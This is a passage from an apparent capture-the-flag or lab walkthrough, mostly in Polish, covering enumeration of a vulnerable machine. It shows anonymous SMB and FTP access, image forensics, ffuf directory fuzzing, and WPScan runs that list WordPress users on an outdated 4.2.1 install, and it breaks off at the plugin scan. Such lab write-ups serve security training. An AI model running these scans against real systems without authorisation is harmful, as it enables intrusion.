ncludes/user.phpwordpress/wp-includes/cache.phpwordpress/wp-includes/session.phpwordpress/wp-includes/ms-default-constants.phpwordpress/wp-includes/ms-default-filters.phpwordpress/wp-includes/post-thumbnail-template.phpwordpress/wp-includes/class-wp-theme.phpwordpress/wp-includes/feed-rdf.phpwordpress/wp-includes/pomo/wordpress/wp-includes/pomo/mo.phpwordpress/wp-includes/pomo/streams.phpwordpress/wp-includes/pomo/translations.phpwordpress/wp-includes/pomo/entry.phpwordpress/wp-includes/pomo/po.phpwordpress/wp-includes/bookmark-template.phpwordpress/wp-includes/feed-rss2.phpwordpress/wp-includes/taxonomy.phpwordpress/wp-includes/feed-atom-comments.phpwordpress/wp-includes/load.phpwordpress/wp-includes/default-constants.phpwordpress/wp-includes/meta.phpwordpress/wp-includes/theme.phpwordpress/wp-includes/comment-template.phpwordpress/wp-includes/class-wp-customize-panel.phpwordpress/wp-includes/pluggable-deprecated.phpwordpress/wp-includes/widgets.phpwordpress/wp-includes/functions.wp-scripts.phpwordpress/wp-includes/class-wp-image-editor-gd.phpwordpress/wp-includes/canonical.phpwordpress/wp-includes/ms-load.phpwordpress/wp-includes/Text/wordpress/wp-includes/Text/Diff/wordpress/wp-includes/Text/Diff/Engine/wordpress/wp-includes/Text/Diff/Engine/string.phpwordpress/wp-includes/Text/Diff/Engine/native.phpwordpress/wp-includes/Text/Diff/Engine/xdiff.phpwordpress/wp-includes/Text/Diff/Engine/shell.phpwordpress/wp-includes/Text/Diff/Renderer/wordpress/wp-includes/Text/Diff/Renderer/inline.phpwordpress/wp-includes/Text/Diff/Renderer.phpwordpress/wp-includes/Text/Diff.phpwordpress/wp-includes/update.phpwordpress/wp-includes/comment.phpwordpress/wp-config-sample.php
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ cd wordpress/
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3/wordpress]└─$ lsindex.php    wp-activate.php     wp-comments-post.php  wp-cron.php        wp-load.php   wp-settings.php   xmlrpc.phplicense.txt  wp-admin            wp-config-sample.php  wp-includes        wp-login.php  wp-signup.phpreadme.html  wp-blog-header.php  wp-content            wp-links-opml.php  wp-mail.php   wp-trackback.php
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3/wordpress]└─$ cat wp-config.php | grep -i "DB_"cat: wp-config.php: No such file or directory
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3/wordpress]└─$
1.4.2 Folder SMB tmp
Sección titulada «1.4.2 Carpeta SMB tmp»Wchodzimy, wymieniaimy i eksportujemy całą zawartą treść:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ smbclient //172.20.0.183/tmp -NTry "help" to get a list of possible commands.smb: \> ls  .                                   D        0  Mon Feb 23 17:10:15 2026  ..                                  D        0  Mon Jun  6 23:39:56 2016  ls                                  N      274  Sun Jun  5 17:32:58 2016
                19478204 blocks of size 1024. 16396468 blocks availablesmb: \> get lsgetting file \ls of size 274 as ls (13.4 KiloBytes/sec) (average 13.4 KiloBytes/sec)smb: \>
Więc poza sambą, mając załadowane pliki, przeanalizujemy je jeden po drugim:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ cat ls.:total 12.0Kdrwxrwxrwt  2 root root 4.0K Jun  5 16:32 .drwxr-xr-x 16 root root 4.0K Jun  3 22:06 ..-rw-r--r--  1 root root    0 Jun  5 16:32 lsdrwx------  3 root root 4.0K Jun  5 15:32 systemd-private-df2bff9b90164a2eadc490c0b8f76087-systemd-timesyncd.service-vFKoxJ
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Pobierzemy plik wordpress-4.tar.gz (stary backup), ale nie zawierał wp-config.php w użyciu.
1.5. Wyliczanie FTP portu 21
Sección titulada «1.5. Enumeración FTP del puerto 21»Teraz przejdziemy do analizy FTP, aby to zrobić, połączymy się z maszyną ofiary i przeanalizujemy:
- Polecenie:
ftp 172.20.0.183
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ ftp 172.20.0.183Connected to 172.20.0.183.220-220-|-----------------------------------------------------------------------------------------|220-| Harry, make sure to update the banner when you get a chance to show who has access here |220-|-----------------------------------------------------------------------------------------|220-220Name (172.20.0.183:kali): anonymous331 Please specify the password.Password:230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp> ls550 Permission denied.500 Illegal PORT command.ftp: Can't bind for data connection: Address already in useftp> exit221 Goodbye.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
1.6. Wyliczanie Web portu 12380
Sección titulada «1.6. Enumeración Web puerto 12380»Najpierw, wejdziemy na stronę internetową i przeanalizujemy, co strona zawiera wizualnie i ręcznie, dlatego najpierw wejdziemy na stronę z tym portem:

Następnie, widząc, że istnieje obraz tła, zrobimy to, że wejdziemy do narzędzi deweloperskich i pobierzemy obraz:
Następnie przeanalizujemy obraz najpierw z exiftool:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/StegoOmni_Suite]└─$ exiftool victims/download.jpegExifTool Version Number         : 13.36File Name                       : download.jpegDirectory                       : victimsFile Size                       : 306 kBFile Modification Date/Time     : 2026:02:23 17:12:16+01:00File Access Date/Time           : 2026:02:23 17:13:03+01:00File Inode Change Date/Time     : 2026:02:23 17:12:16+01:00File Permissions                : -rw-r--r--File Type                       : JPEGFile Type Extension             : jpgMIME Type                       : image/jpegJFIF Version                    : 1.01Resolution Unit                 : NoneX Resolution                    : 1Y Resolution                    : 1Image Width                     : 1440Image Height                    : 960Encoding Process                : Progressive DCT, Huffman codingBits Per Sample                 : 8Color Components                : 3Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)Image Size                      : 1440x960Megapixels                      : 1.4
┌──(kali㉿portelcore-station)-[~/forensic_mkII/StegoOmni_Suite]└─$
Następnie, przeanalizujemy go z naszym skryptem analizy kryminalnej obrazów:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/StegoOmni_Suite]└─$ sudo ./StegoOmni.sh  -t victims/download.jpeg[*] Directorio de evidencia creado: ./scans/Evidencia_20260223_171303[*] Log de auditoría iniciado.[*] Verificando dependencias del sistema...
>>> Procesando: download.jpeg (image/jpeg)mkdir "./scans/Evidencia_20260223_171303/bulk_download.jpeg"bulk_extractor version: 2.1.1Input file: "victims/download.jpeg"Output directory: "./scans/Evidencia_20260223_171303/bulk_download.jpeg"Disk Size: 306200Scanners: aes base64 elf evtx exif facebook find gzip httplogs json kml_carved msxml net ntfsindx ntfslogfile ntfsmft ntfsusn pdf rar sqlite utmp vcard_carved windirs winlnk winpe winprefetch zip accts email gpsThreads: 16going multi-threaded...( 16 )17:13:13 Offset 0MB (0.00%) Done in n/a at 2026-02-23 17:13:12All data read; waiting for threads to finish...Phase 2. Shutting down scannersComputing final histograms and shutting down...Phase 3. Generating stats and printing final usage informationAll Threads Finished!Elapsed time: 1.006 sec.Total MB processed: 0Overall performance: 0.3045 MBytes/sec 0.01903 (MBytes/sec/thread)sbufs created:   1799sbufs unaccounted: 0Time producer spent waiting for scanners to process data:         0:00:00 (0.00 seconds)Time consumer scanners spent waiting for data from producer:      0:00:00 (0.22 seconds)Average time each consumer spent waiting for data from producer:  0:00:00 (0.00 seconds)*** More time spent waiting for reader. You need faster I/O for improved performance.Total email features found: 0
Scan Time:     2026-02-23 17:13:15Target File:   /home/kali/forensic_mkII/StegoOmni_Suite/victims/download.jpegMD5 Checksum:  0b76c0f7fd605cb0414fd4461a0365c4Signatures:    436
DECIMAL       HEXADECIMAL     DESCRIPTION--------------------------------------------------------------------------------
WARNING: One or more files failed to extract: either no utility was found or it's unimplemented
[*] Ejecutando Suite Visual Completa (FFT Dual, Bitplanes, Math)...Unknown data type of victims/download.jpegStegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Progress: 98.36% (131.3 MB)[!] error: Could not find a valid passphrase.Processing: victims/download.jpeg|*|
✅ ANÁLISIS FINALIZADO.📄 Informe: ./scans/Evidencia_20260223_171303/Final_Report.html📂 Evidencia: ./scans/Evidencia_20260223_171303
W raporcie, który nam wyciągnął, nie znaleziono żadnych wyników niczego, ani w różnych warstwach RGB, ani XOR, ani OCR Recursywnym (Deep Text), ani z Bulk Extractor.
1.6.2. Wyliczenie katalogów
Sección titulada «1.6.2. Enumeración de directorios»WYLIczANIE KATALOGÓW PORTU 80 :
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ ffuf -u http://172.20.0.183:80/FUZZ -w /home/kali/forensic_mkII/directory-list-2.3-big.txt -fc 404WYLIczANIE KATALOGÓW PORTU 12380 :
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ ffuf -u http://172.20.0.183:12380/FUZZ -w /home/kali/forensic_mkII/directory-list-2.3-big.txt -fc 404Po wykryciu, że istnieje robots.txt, to, co zrobimy, to wejdziemy, aby zobaczyć, co możemy wyliczyć ręcznie z https i http:

Lub używając curl byłoby:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -k https://172.20.0.183:12380/robots.txtUser-agent: *Disallow: /admin112233/Disallow: /blogblog/
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Z http nie działa, ponieważ automatycznie przekierowuje nas na stronę główną:
RĘCZNA ENUMERACJA KATALOGU admin112233 :

RĘCZNA ENUMERACJA KATALOGU blogblog:
Następnie, próbując sprawdzić, czy jest to wordpress używając w url wp-admin, wykryliśmy, że tak:
1.6.1 WPScan
Sección titulada «1.6.1 WPScan»Najpierw wykonamy skan WPScan pasivo, aby móc szybko przeanalizować wordpress i nie zostawić śladów:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ wpscan --url https://172.20.0.183:12380/blogblog/ --disable-tls-checks --enumerate u,p_______________________________________________________________         __          _______   _____         \ \        / /  __ \ / ____|          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \            \  /\  /  | |     ____) | (__| (_| | | | |             \/  \/   |_|    |_____/ \___|\__,_|_| |_|
         WordPress Security Scanner by the WPScan Team                         Version 3.8.28       Sponsored by Automattic - https://automattic.com/       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________
[i] It seems like you have not updated the database for some time.
[+] URL: https://172.20.0.183:12380/blogblog/ [172.20.0.183][+] Started: Mon Feb 23 17:19:20 2026
Interesting Finding(s):
[+] Headers | Interesting Entries: |  - Server: Apache/2.4.18 (Ubuntu) |  - Dave: Soemthing doesn't look right here | Found By: Headers (Passive Detection) | Confidence: 100%
[+] XML-RPC seems to be enabled: https://172.20.0.183:12380/blogblog/xmlrpc.php | Found By: Headers (Passive Detection) | Confidence: 100% | Confirmed By: |  - Link Tag (Passive Detection), 30% confidence |  - Direct Access (Aggressive Detection), 100% confidence | References: |  - http://codex.wordpress.org/XML-RPC_Pingback_API |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: https://172.20.0.183:12380/blogblog/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] Registration is enabled: https://172.20.0.183:12380/blogblog/wp-login.php?action=register | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] Upload directory has listing enabled: https://172.20.0.183:12380/blogblog/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] The external WP-Cron seems to be enabled: https://172.20.0.183:12380/blogblog/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: |  - https://www.iplocation.net/defend-wordpress-from-ddos |  - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.2.1 identified (Insecure, released on 2015-04-27). | Found By: Rss Generator (Passive Detection) |  - https://172.20.0.183:12380/blogblog/?feed=rss2, <generator>http://wordpress.org/?v=4.2.1</generator> |  - https://172.20.0.183:12380/blogblog/?feed=comments-rss2, <generator>http://wordpress.org/?v=4.2.1</generator>
[+] WordPress theme in use: bhost | Location: https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/ | Last Updated: 2025-07-23T00:00:00.000Z | Readme: https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/readme.txt | [!] The version is out of date, the latest version is 2.1 | Style URL: https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/style.css?ver=4.2.1 | Style Name: BHost | Description: Bhost is a nice , clean , beautifull, Responsive and modern design free WordPress Theme. This theme ... | Author: Masum Billah | Author URI: http://getmasum.net/ | | Found By: Css Style In Homepage (Passive Detection) | | Version: 1.2.9 (80% confidence) | Found By: Style (Passive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/style.css?ver=4.2.1, Match: 'Version: 1.2.9'
[+] Enumerating Most Popular Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Users (via Passive and Aggressive Methods) Brute Forcing Author IDs - Time: 00:00:02 <==========================================> (10 / 10) 100.00% Time: 00:00:02
[i] User(s) Identified:
[+] John Smith | Found By: Author Posts - Display Name (Passive Detection) | Confirmed By: Rss Generator (Passive Detection)
[+] heather | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] john | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] elly | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] peter | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] barry | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] garry | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] harry | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] tim | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] scott | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[+] kathy | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Feb 23 17:19:32 2026[+] Requests Done: 72[+] Cached Requests: 6[+] Data Sent: 20.286 KB[+] Data Received: 293.734 KB[+] Memory used: 264.195 MB[+] Elapsed time: 00:00:11
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$
Możemy zobaczyć, że dał nam dużo informacji, w tym użytkowników wordpressa, co jest bardzo ważne dla wyliczenia.
Następnie wykonamy WPScan Agresivo, aby móc go szczegółowo przeanalizować i odkryć słabości, mimo że ten bardziej agresywny test pozostawi ślady:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3/wordpress]└─$ wpscan --url https://172.20.0.183:12380/blogblog/ --disable-tls-checks --plugins-detection aggressive_______________________________________________________________         __          _______   _____         \ \        / /  __ \ / ____|          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \            \  /\  /  | |     ____) | (__| (_| | | | |             \/  \/   |_|    |_____/ \___|\__,_|_| |_|
         WordPress Security Scanner by the WPScan Team                         Version 3.8.28       Sponsored by Automattic - https://automattic.com/       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________
[i] It seems like you have not updated the database for some time.
[+] URL: https://172.20.0.183:12380/blogblog/ [172.20.0.183][+] Started: Mon Feb 23 18:33:40 2026
Interesting Finding(s):
[+] Headers | Interesting Entries: |  - Server: Apache/2.4.18 (Ubuntu) |  - Dave: Soemthing doesn't look right here | Found By: Headers (Passive Detection) | Confidence: 100%
[+] XML-RPC seems to be enabled: https://172.20.0.183:12380/blogblog/xmlrpc.php | Found By: Headers (Passive Detection) | Confidence: 100% | Confirmed By: |  - Link Tag (Passive Detection), 30% confidence |  - Direct Access (Aggressive Detection), 100% confidence | References: |  - http://codex.wordpress.org/XML-RPC_Pingback_API |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: https://172.20.0.183:12380/blogblog/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] Registration is enabled: https://172.20.0.183:12380/blogblog/wp-login.php?action=register | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] Upload directory has listing enabled: https://172.20.0.183:12380/blogblog/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] The external WP-Cron seems to be enabled: https://172.20.0.183:12380/blogblog/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: |  - https://www.iplocation.net/defend-wordpress-from-ddos |  - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.2.1 identified (Insecure, released on 2015-04-27). | Found By: Rss Generator (Passive Detection) |  - https://172.20.0.183:12380/blogblog/?feed=rss2, <generator>http://wordpress.org/?v=4.2.1</generator> |  - https://172.20.0.183:12380/blogblog/?feed=comments-rss2, <generator>http://wordpress.org/?v=4.2.1</generator>
[+] WordPress theme in use: bhost | Location: https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/ | Last Updated: 2025-07-23T00:00:00.000Z | Readme: https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/readme.txt | [!] The version is out of date, the latest version is 2.1 | Style URL: https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/style.css?ver=4.2.1 | Style Name: BHost | Description: Bhost is a nice , clean , beautifull, Responsive and modern design free WordPress Theme. This theme ... | Author: Masum Billah | Author URI: http://getmasum.net/ | | Found By: Css Style In Homepage (Passive Detection) | | Version: 1.2.9 (80% confidence) | Found By: Style (Passive Detection) |  - https://172.20.0.183:12380/blogblog/wp-content/themes/bhost/style.css?ver=4.2.1, Match: 'Version: 1.2.9'
[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <                                                                       > (0 / 116723)  0.00%  ETA: ??:??:??
 Checking Known Locations - Time: 00:00:13 <==                                                                  > (5417 / 116723)  4.64%  ETA: 00:04:27 Checking Known Locations - Time: 00:02:16 <=================================================================> (116723 / 116723) 100.00% Time: 00:02:16[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
